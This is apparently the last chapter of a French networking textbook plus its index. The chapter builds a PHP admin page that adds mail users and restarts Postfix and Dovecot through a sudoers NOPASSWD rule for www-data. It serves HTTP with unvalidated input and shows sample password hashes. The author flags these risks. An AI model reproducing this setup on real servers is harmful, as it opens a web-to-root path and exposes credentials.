Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [messagerie]> SELECT * FROM virtual_users;
+-----+-----+-----+-----+-----+-----+
-----+
| id | domain_id | password | email | maildir |
+-----+-----+-----+-----+-----+-----+
| 1 | 1 | $6$3067b02c754e84d4$plVFCHfYEMWqMww3s3HegmZIZULsO9E3qAU3bUhKmsA-0GI9BvlVYYetibIhaGrEmaoUQZb.6wHP.CIzaBQiup0 | toto@itinet.fr | itinet.fr/toto/ |
| 2 | 1 | $6$a28f1e61c36f780c$iqEi8L4EgmwsgHkAg/WC9FJibOiRRHU/IB49ye.QNNV8FewLzEck2C1A6BK36G/0VVQmchLac6sArfpIOT.L// | eric@itinet.fr | itinet.fr/eric/ |
+-----+-----+-----+-----+-----+-----+
10 rows in set (0.00 sec)
```

Notre utilisateur a bien été ajouté ! Nous devrions pouvoir consulter sa messagerie. Pour cela, nous nous connectons avec les identifiants renseignés précédemment.



Connexion à RainLoop avec l'identifiant eric@itinet.fr

Nous sommes connectés ! Nous n'avons pas encore beaucoup d'e-mails, mais si vous faites des tests d'envoi entre [eric@itinet.fr](mailto:eric@itinet.fr) et [toto@itinet.fr](mailto:toto@itinet.fr), cela devrait fonctionner.

Cependant, vous devriez vous rendre compte que vous venez d'assister à un miracle informatique ! En effet, RainLoop aurait normalement dû nous informer qu'il n'était pas possible de nous connecter car les répertoires contenant la boîte de réception de l'utilisateur n'existaient pas. Pourtant nous n'avons reçu aucun message d'alerte, et nous pouvons même recevoir des e-mails !



Quelle est donc cette sorcellerie ?

Pour y voir plus clair, nous pouvons tout d'abord vérifier si les répertoires sont bien présents :

```
root@Debian2:/var/www/html# ls /var/mail/vhosts/itinet.fr/
eric toto
```

A priori, les répertoires ont bien été créés (dossiers et sous-dossiers) :

```
root@Debian2:/var/www/html# ls /var/mail/vhosts/itinet.fr/eric
cur dovecot.mailbox.log dovecot-uidvalidity.5ba0c961 tmp
dovecot.index.cache dovecot-uidlist new
dovecot.index.log dovecot-uidvalidity subscriptions
```

C'est donc que ces répertoires ont été créés lors de notre première connexion à RainLoop. Effectivement, RainLoop offre la possibilité de générer automatiquement les répertoires nécessaires aux utilisateurs si ceux-ci n'ont pas été créés. Attention cependant, ce n'est pas le cas de tous les webmails.



Que faire si votre webmail ne crée pas automatiquement les répertoires correctement ?

Trois solutions sont envisageables.

1. La première est simple, elle consiste à envoyer un e-mail à l'utilisateur lors de la création de son adresse. Postfix se chargera ensuite de créer les répertoires.
2. La deuxième solution est plus complexe et suppose de constituer par vous-même les répertoires et les droits associés dans un script qui sera lancé à chaque création d'un utilisateur.
3. Enfin, la troisième solution s'appuie sur la deuxième, mais au lieu de créer les répertoires manuellement, vous pouvez utiliser la commande `maildirmake` qui s'occupe automatiquement des répertoires.

Vous avez donc réussi à créer une page web qui permet d'enregistrer automatiquement de nouveaux utilisateurs, bravo !

En utilisant ce principe, vous pourrez coder vos propres outils pour administrer vos serveurs.

Mais si nous savons maintenant comment interagir avec une base de données, il nous reste encore à voir comment interagir avec le système. Pour cela, nous allons créer une nouvelle page qui nous permettra de relancer notre serveur de messagerie.

### *Une page pour relancer nos services*

Nous allons créer une nouvelle page web, ce qui suppose d'organiser un peu notre site. Nous allons imaginer que pour l'instant, il n'a que trois pages :

- une page d'accueil ;
- une page d'ajout d'utilisateurs ;
- une page pour relancer le système.

Nous allons donc renommer notre page `index.php` en `vue_ajout_utilisateur.php`. Nous créons ensuite une nouvelle page d'index qui sera notre page d'accueil.

```
root@Debian2:/var/www/html# cp index.php vue_ajout_utilisateur.php
```

Cette page `index.php` va ensuite être éditée pour la transformer en page d'accueil. Modifions la partie `<main>` :

```
<main role="main" class="container">

  <div class="jumbotron">
    <h1 class="display-4">Bonjour et bienvenue sur notre interface d'adminis-
    tration !</h1>
    <p class="lead">Ce site permet d'administrer notre solution de messagerie,
    de A à B (et bientôt Z).</p>
  </div>


</main><!-- /.container -->
```

Cependant, le lien vers notre page d'ajout d'utilisateurs a disparu. Il va donc falloir changer notre menu et ne laisser que nos trois pages, ce qui se fait en modifiant la partie `<nav>` :

```
<nav class="navbar navbar-expand-md navbar-dark bg-dark fixed-top">
<a class="navbar-brand" href="#">Navbar</a>
<button class="navbar-toggler" type="button" data-toggle="collapse"
data-target="#navbarsExampleDefault" aria-controls="navbarsExampleDefault"
aria-expanded="false" aria-label="Toggle navigation">
<span class="navbar-toggler-icon"></span>
</button>
```

```
<div class="collapse navbar-collapse" id="navbarsExampleDefault">
<ul class="navbar-nav mr-auto">
<li class="nav-item active">
<a class="nav-link" href="index.php">Accueil <span
class="sr-only">(current)</span></a>
</li>
<li class="nav-item">
<a class="nav-link" href="vue_ajout_utilisateur.php">Ajout d'utilisateurs</
a>
</li>
<li class="nav-item">
<a class="nav-link" href="restart.php">Redémarrage</a>
</li>
</ul>
<form class="form-inline my-2 my-lg-0">
<input class="form-control mr-sm-2" type="text" placeholder="Search"
aria-label="Search">
<button class="btn btn-outline-success my-2 my-sm-0"
type="submit">Recherche</button>
</form>
</div>
</nav>
```

Mais attention, nous devons aussi modifier la partie `<nav>` de notre page `vue_ajout_utilisateur.php` pour rester cohérents. La figure suivante affiche notre site modifié.



Page d'accueil avec le nouveau menu

Il nous reste maintenant à réaliser la page de redémarrage, que nous avons appelée `restart.php`. Cette page va simplement exécuter une commande shell depuis la page PHP grâce à la fonction `exec` de PHP. Pour cette page, nous allons copier `index.php` et modifier la partie `<main>`. Je vous propose d'utiliser un modal, c'est-à-dire une fenêtre pop-up qui va demander à l'utilisateur de valider son choix. Voici la partie `<main>` de la page `restart.php` :




```
<main role="main" class="container">
  <div class="center">
    <!-- Button trigger modal -->
    <button type="button" class="btn btn-success btn-lg btn-block" data-
toggle="modal" data-target="#exampleModal">
      Redémarrer le serveur de messagerie
    </button>

    <!-- Modal -->
    <div class="modal fade" id="exampleModal" tabindex="-1" role="dialog"
aria-labelledby="exampleModalLabel" aria-hidden="true">
      <div class="modal-dialog" role="document">
        <div class="modal-content">
          <div class="modal-header">
            <h5 class="modal-title" id="exampleModalLabel">Redémarrage du serveur</h5>
            <button type="button" class="close" data-dismiss="modal"
aria-label="Close">
              <span aria-hidden="true">×</span>
            </button>
          </div>
          <div class="modal-body">
            Êtes-vous bien sûr de vouloir redémarrer le serveur ?
          </div>
          <div class="modal-footer">
            <button type="button" class="btn btn-secondary" data-dismiss="modal">Heu,
non en fait</button>
            <form method="post" action="res.php">
              <button type="submit" class="btn btn-danger">Oui, fonce !</button>
            </form>
          </div>
        </div>
      </div>
    </div>
  </div>
</main><!-- /.container -->
```

Attention cependant, les pop-ups que nous utilisons sont en JavaScript. Il nous faut donc utiliser les balises suivantes à la fin de votre fichier `restart.php`, avant la dernière balise `</html>`.

```
<script src="https://code.jquery.com/
jquery-3.3.1.slim.min.js" integrity="sha384-q8i/
X+965DzO0rT7abK41JstQIAqVgRVzpbzo5smXKp4YfRvH+8abtTElPi6jizo"
crossorigin="anonymous"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.14.3/
umd/popper.min.js" integrity="sha384-ZMP7rVo3mIykV+2+9J3UJ46jBk0WLaUAdn
689aCwoqBjJiSnjAK/l8WvCWPIpM49" crossorigin="anonymous"></script>
<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/js/
bootstrap.min.js" integrity="sha384-ChfqqxuZUCnJSK3+MXmPNIyE6ZbWh2IMqE
241rYiqJxyMiZ6OW/JmZQ5stwEULTy" crossorigin="anonymous"></script>
```

La figure suivante présente la page de redémarrage ainsi créée :



Page de redémarrage du serveur

Et quand on clique sur le bouton, un message de validation apparaît.



Fenêtre pop-up de validation du redémarrage

Pour l'instant, si l'on clique sur non, on revient à la page. Mais si l'on clique sur oui, rien ne va se passer puisque la page `res.php` va être appelée alors que nous ne l'avons pas encore créée. Ce sera cette page qui va relancer le service en appelant le script shell `script_relance_messagerie.sh` :

```
<?php
exec('sudo /home/toto/script_relance_messagerie.sh');

header('Location: http://mondomaine.com/index.php');
exit();

?>
```

Il nous faut encore créer le script `script_relance_messagerie.sh` :

```
#!/bin/bash
systemctl restart postfix
systemctl restart dovecot
```

Nous créons ici un script le plus simple possible. Si vous le souhaitez, vous pouvez y indiquer des conditions afin de vérifier si le service est lancé ou pas.

Nous sommes prêts à relancer notre serveur depuis notre page web... ou presque, car si vous testez maintenant, cela ne va pas fonctionner.

En effet, vous pouvez voir que dans ma page PHP, le script est appelé en étant précédé de la mention `sudo`. Cela est nécessaire, car notre page PHP va lancer le script avec les droits `www-data`, qui correspondent à l'utilisateur qui a lancé `nginx`. Cependant, cet utilisateur n'aura pas le droit de relancer des services comme `Postfix` ou `Dovecot`. Nous devons donc lui donner le droit de le faire temporairement grâce à `sudo`.

Il faut donc configurer `sudo` pour autoriser `www-data` à lancer la commande `/home/toto/script_relance_messagerie.sh` avec les droits de l'utilisateur `root`.

Pour cela, commençons par installer `sudo` :

```
root@Debian2:/var/www/html# apt install sudo
```

Puis ajoutons une ligne pour l'utilisateur `www-data` dans le fichier `/etc/sudoers` grâce à la commande `visudo`.



Il est possible que la commande `visudo` ne lance pas l'éditeur `vi` ou `vim`, mais `nano` ou `emacs`. Dans ce cas, vous pouvez procéder aux modifications directement dans le fichier sans avoir besoin de passer en mode insertion comme dans l'éditeur `vi`. Sauvegardez ensuite les changements en sortant du fichier avec le raccourci clavier **CTRL+x**.

Voici la ligne à ajouter :

```
www-data ALL = NOPASSWD: /home/toto/script_relance_messagerie.sh
```

Nous sommes maintenant vraiment prêts à relancer notre serveur depuis le site :



Bonjour et bienvenue sur  
notre interface  
d'administration !

Ce site permet d'administrer notre solution de messagerie, de A à B (et bientôt Z).

Page `index.php` après relance du serveur

Mais nous ne savons pas vraiment si cela a fonctionné ou non, car nous n'avons aucun message de retour.

Pour tester, je vous propose de stopper notre service Postfix manuellement et de voir s'il peut être relancé depuis notre page web. On commence donc par arrêter Postfix :

```
root@Debian2:/var/www/html# systemctl stop postfix
```

Et on vérifie qu'il est bien stoppé :

```
root@Debian2:/var/www/html# ss -antp | grep 25
root@Debian2:/var/www/html#
```

Pas de service sur le port 25 en vue, Postfix est bien arrêté.

Nous allons maintenant relancer nos services depuis la page web, puis regarder sur le serveur si Postfix est bien lancé :

```
root@Debian2:/var/www/html# ss -antp | grep 25
LISTEN 0 100 *:25 *:~ users:((\"master\",pid=3678,fd=13))
LISTEN 0 100 :::25 :::~ users:((\"master\",pid=3678,fd=14))
```

Parfait, le service Postfix a été relancé, donc notre script fonctionne parfaitement bien !

Nous avons donc réussi à créer un site web à partir duquel nous pouvons administrer notre serveur de messagerie, du moins nous avons commencé. Vous pourrez par la suite ajouter des fonctionnalités, comme effacer des utilisateurs de messagerie, les lister, etc. Seule votre imagination vous limite !

## Quelques mises en garde

En guise de conclusion, il est nécessaire de vous donner ces derniers conseils.

- Dès lors que vous publiez un formulaire, vérifiez ce qui est renseigné par l'utilisateur pour qu'aucune faille de sécurité ne soit introduite.
- Ceci est encore plus vrai dès que vous interagissez avec le système d'exploitation et utilisez des scripts. Si l'un de vos scripts est lancé avec `sudo` et a les droits de l'utilisateur `root`, et que son contenu est modifiable, un vilain pirate pourra faire tout ce qu'il veut sur votre serveur.
- Notre serveur est en écoute en HTTP et non en HTTPS, donc quiconque arrivera à écouter les communications qui en proviennent verra passer les mots de passe des utilisateurs que nous ajoutons en clair sur le réseau !
- Nous avons créé notre site rapidement, les pages ne sont pas organisées, ni commentées, ni normalisées. Si vous souhaitez créer un site plus élaboré, je vous conseille vivement de prendre des bonnes habitudes d'organisation dès le départ, car cela

deviendra de plus en plus difficile à réaliser au fur et à mesure que vous avancerez dans sa réalisation.

- Nous avons mis en place des scripts shell très simplistes, mais je vous conseille, à chaque fois que vous le pourrez, de mettre des conditions pour vérifier ce qui est fait. Et surtout, n'oubliez pas de toujours indiquer des chemins absolus pour vos commandes, car vous ne savez pas toujours précisément dans quel cadre est exécuté votre script et quel est le `PATH` associé.

Voilà, vous pouvez être fier de vous ! Vous avez mis en place une solution (presque) complète de messagerie et vous avez créé une interface web pour l'administrer.



# Index

## **Symboles**

10BT 20  
100BT 20  
1000BF 26  
1000BT 20

## **A**

about:config 186  
Acknowledgement Number 332  
adresse de broadcast 42  
adresse IP 84  
adresse MAC 34  
Apache 267  
application client/serveur 179  
ARP cache poisoning 162

## **B**

base de données SQL 379  
Bash 65  
binaire 34  
Bind 255  
blacklists 395  
blind spoofing 346  
blocage du SMTP 393  
boîtes de réception virtuelles 372  
Bootstrap 415  
bouchon BNC 18

boucle de commutation 72  
broadcast ARP 156

## **C**

câble coaxial 16  
câble coaxial 10B2 18  
câble coaxial 10B5 17  
Checksum 334  
Checksum, 16 bits 294  
collision 30  
commutateur (switch) 49  
configurer le webmail 409  
connexion en TCP 319  
couche  
    application 9, 11  
    liaison 10  
    physique 10  
    réseau 10  
    session 10  
    transport 10  
CRC 45  
CSMA/CD 30

## **D**

datagramme 113  
Data Offset 332  
débuguer le réseau 174  
découpage de plages d'adresses 94

découper avec la méthode magique 103  
découper des fragments 296  
dédié de service 168  
DHCP 245  
différence de potentiel 16  
DirectoryIndex 276  
DNS 192, 251  
DocumentRoot 274  
Don't Fragment 301  
Dovecot 397  
drapeaux 193

## **E**

écriture CIDR 98  
encapsulation 113  
en-tête IP 289  
en-tête TCP 331  
ESTABLISHED 316  
états des connexions 316  
Ethernet 42

## **F**

fibres  
    monomode 26  
    multimode 26  
    optique 25  
flag  
    ACK 194  
    FIN 195  
    RST 196  
    SYN 193  
FQDN 252  
fragmentation 293  
framework .NET 73  
full duplex 58

## **G**

glue record 260  
grep 189  
greylisting 391

## **H**

half duplex 58  
HLEN, 4 bits 292  
hub 22, 25  
HWaddr 70

## **I**

idle port scan 323  
ifconfig 70  
interconnecter les réseaux 81  
interface  
    eth0 137  
    lo 138  
interpréteur PHP 403  
invite de commande 66  
IP 81  
ipconfig 66  
ip\_forward 147  
IPID 290, 324  
IPv4 11  
IPv6 11  
ISN (Initial Sequence Number) 337

## **L**

LISTEN 316  
longueur d'onde 26

## **M**

machine virtuelle 140  
MariaDB 383  
masque de sous-réseau 85  
matériel de connexion 24  
messagerie électronique 359  
modèle OSI 8  
More Fragment 301  
MS Blaster 222  
MTU 297  
MySQL 379

## **N**

named.conf 261  
NAT 207  
netstat 180, 185, 188, 189  
nginx 403  
nmap 320  
nombre magique 103  
numéro d'acquittement 332  
numéro de séquence 332

## **P**

paire torsadée 19  
paire torsadée droite 22



- paquet 113
- paquets de signalisation 205
- passerelle 120
- Path MTU Discovery 301
- php7.0 403
- php-fpm 403
- pile TCP/IP 231
- ping 134
- plage d'adresses 88
- pont (ou bridge) 49
- port 184
- port 80 408
- port forwarding 220
- Postfix 363
- prise
  - BNC 18
  - vampire 17
- Protocol 4, 8 bits 294
- protocole 42
  - ARP 155
  - DHCP 246
  - HTTP 266
  - ICMP 170, 289
  - IMAP 361, 396
  - IP 111, 289
  - SMTP 363
- proxy 241

**R**

- RainLoop 406
- RBL 395
- registrar 83
- requête ARP 156
- réseau maillé 4
- Reserved 301, 332
- RFC 93
- RFC 1918 93, 210
- RJ45 21
- RJ45 croisé 23
- RJ45 droit 22
- routage 117
- route par défaut 122
- route print 133
- routeur 118

**S**

- SBL 395
- scan de ports 313
- Scapy 164
- segment TCP 196
- Sequence Number 332
- serveur SMTP 360
- SNMP 192
- SQL Slammer 222
- sudo 427
- suivi des connexions TCP 334
- switch 22
- SYN flood 352
- systemd 374

**T**

- table ARP 157
- table CAM 50
- table de routage 120
- table NAT 215
- TCP 190
- tcpdump 149, 249, 250
- té BNC 18
- tempête de broadcasts 72
- TLD 252
- ToIP 192
- topologie
  - en anneau 27
  - en bus 27
  - en étoile 27, 29
- TOS, 8 bits 292
- Total length, 16 bits 292
- traceroute (ou tracert) 82
- trame 43
  - complète 46
- TTL 53, 289
- TTL, 8 bits 294

**U**

- UDP 190
- Urgent Pointer 334

**V**

- Version, 4 bits 291
- VirtualBox 140
- VirtualHost 274

VirtualPC 140

VLAN 60

VLAN hopping 63

VMware 140

VoIP 192

## **W**

Web 265

webmail 403

Window 332

Wireshark 115

## **X**

XBL 395